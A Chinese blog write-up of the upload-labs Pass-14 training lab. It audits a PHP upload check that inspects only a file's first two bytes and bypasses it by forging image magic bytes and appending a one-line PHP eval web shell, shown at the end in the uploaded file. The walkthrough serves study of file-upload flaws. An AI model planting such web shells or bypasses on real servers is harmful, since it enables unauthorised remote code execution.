安全-Pass14之文件头绕过（upload-labs）

原创

小狐狸FM 于 2021-08-13 11:08:28 发布 1179 收藏 1

分类专栏： 安全 # 靶场学习 文章标签： php web 安全漏洞 安全 文件上传漏洞

本文链接：https://blog.csdn.net/smallfox233/article/details/119667711

安全 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏

靶场学习


24 篇文章 1 订阅

订阅专栏

文章目录

前言

- 前面13关的笔记已经对 `php` 的源码分析过了，之后的关卡代码类似，就不再一步步分析了
- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

PHP 百度百科

PHP: PHP 手册 - Manual

文件头 百度百科

PHP: fopen - Manual

PHP:fread - Manual

PHP:fclose - Manual

PHP:intval - Manual

PHP unpack()函数 | 菜鸟教程

其他介绍

文件上传绕过思路集合

upload-labs靶场下载


upload-labs在线靶场-BUUCTF

蚁剑AntSword

菜刀Cknife

Seay

一、题目



> php 后端代码

```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

二、WriteUp

[1]. 函数介绍

> `getReailFileType` 是靶场自己设置的函数
> `@` 是错误控制运算符，在函数前面添加 `@` 符号表示屏蔽错误提示

PHP函数	介绍
date(格式)	以固定的时间格式获取当前系统的时间
fopen(文件路径，模式)	以指定的模式打开文件，返回文件指针
fread(文件指针，字节个数)	获取文件中指定字节个数的内容

PHP函数	介绍
fclose(文件指针)	关闭一个文件指针
intval(变量)	获取变量的整数值
move_uploaded_file(文件路径，文件夹路径)	将文件移动到指定文件夹下
rand(数字1，数字2)	从数字1到数字2的范围内生成随机数，两个数字都有包含在内
@unpack(模式，二进制数据)	以指定模式，从二进制字符串对数据进行解包

[2]. 源码审计

> 创建 `upload.php` 和 `show.php` 文件，将题目中重要的代码贴进去， `show.php` 用于显示变量的内容


```
<form enctype="multipart/form-data" method="post" action="show.php">
    <p>上传图片</p>
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="提交"/>
</form>
```


show.php

```php
<?php
$filename = $_FILES['upload_file']['tmp_name'];
$file = fopen($filename, mode: "rb");
$bin = fread($file, length: 2); //只读2字节
fclose($file);
$strInfo = @unpack( format: "C2chars",$bin);
$typeCode = intval( var: $strInfo["chars1"].$strInfo["chars2"]);

echo $filename;//显示上传的路径
echo "<br>";
echo $bin;//显示文本前两个字节内容
echo "<br>";
echo $strInfo;//数组
echo "<br>";
echo $strInfo["chars1"];//第一个字节
echo "<br>";
echo $strInfo["chars2"];//第二个字节
echo "<br>";
echo $typeCode;//显示前两个字节的十六进制数
?>
```




```php
<?php
$filename = $_FILES['upload_file']['tmp_name'];
$file = fopen($filename, "rb");
$bin = fread($file, 2); //只读2字节
fclose($file);
$strInfo = @unpack("C2chars",$bin);
$typeCode = intval($strInfo["chars1"].$strInfo["chars2"]);

echo $filename;//显示上传的路径
echo "<br>";
echo $bin;//显示文本前两个字节内容
echo "<br>";
echo $strInfo;//数组
echo "<br>";
echo $strInfo["chars1"];//第一个字节
echo "<br>";
echo $strInfo["chars2"];//第二个字节
echo "<br>";
echo $typeCode;//显示前两个字节的十六进制数
?>
```

- 使用 `winhex` 或 `010editor` 创建一个文件，在 `ascii` 位置任意输入内容
- 1 byte(字节) = 8 bit(比特)
  1 hex(十六进制) = 4 bit(比特)




再上传文件，测试 `php` 代码中各个变量的内容
变量 `$filename` 被赋值成了上传文件的 `tmp_name` 临时保存路径，这个值每上传一次都会变化，不会影响最终结果

变量	值
$filename	C:\Windows\php95C6.tmp
$bin	ni
$strInfo	Array
$strInfo[“chars1”]	110
$strInfo[“chars2”]	105
$typeCode	110105



上传图片


浏览... test.jpg 提交



C:\Windows\php95C6.tmp
ni
Array
110
105
110105

> `110` 和 `105` 分别是字符 `n` 和 `i` 的 `ASCII` 码值
> 所以我们需要绕过的话就只需要修改前两个字节（前四位十六进制数）的内容

字符	ASCII	十六进制数
n	110	6E
i	105	69



在 `getReailFileType` 函数中有一个 `switch` 用来判断文件的前两个字节的内容
如果文本的前两个字节不为 `255216` 、 `13780` 或 `7173` 时，函数返回的变量值就是 `unknown`

```
8       switch($typeCode){
9           case 255216:
10              $fileType = 'jpg';
11              break;
12          case 13780:
13              $fileType = 'png';
14              break;
15          case 7173:
16              $fileType = 'gif';
17              break;
18          default:
19              $fileType = 'unknown';
20          }
21          return $fileType;
22  }
```


```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{ //$file_type值为gif、jpg或png时
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

获取上传的临时文件路径
获取文件前两个字节内容，并判断文件类型
当前两个字节不为255216（10进制）、13780（10进制）、或7173（10进制）其中的一个时，$file_type值为unknown


[3]. 绕过

因为此关卡代码里面只校验了前两个字节，所以文件头绕过只需要修改文件的前两个字节内容
使用 `winhex` 或 `010editor` 创建一个十六进制文件，先将前两个字节替换成下方图片类型对应的十六进制数

十进制	十六进制	类型
255 216	FF D8	jpg
137 80	89 50	png
71 73	47 49	gif




再添加一句话木马进去



> 成功绕过限制上传了木马文件，因为图片马需要结合文件包含的漏洞才能连接shell，所以能够绕过限制上传完整的木马文件就达成了目的


Pass-12
Pass-13
Pass-14
Pass-15
Pass-16
Pass-17
Pass-18
Pass-19
Pass-20
Pass-21
请选择要上传的图片：
浏览...
未选择文件。
上传
https://blog.csdn.net/smallfox233


phpstudy_pro › WWW › upload-labs-master › upload
搜索"upload"
JPG
8220210813105714.jpg
readme.php
C:\PlayCode\phpstudy_pro\WWW\upload-labs-master\upload\8220210813105714.jpg - Notep...
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W)
8220210813105714.jpg
1 xFFxD8<?php @eval($_POST[cmd];?>
https://blog.csdn.net/smallfox233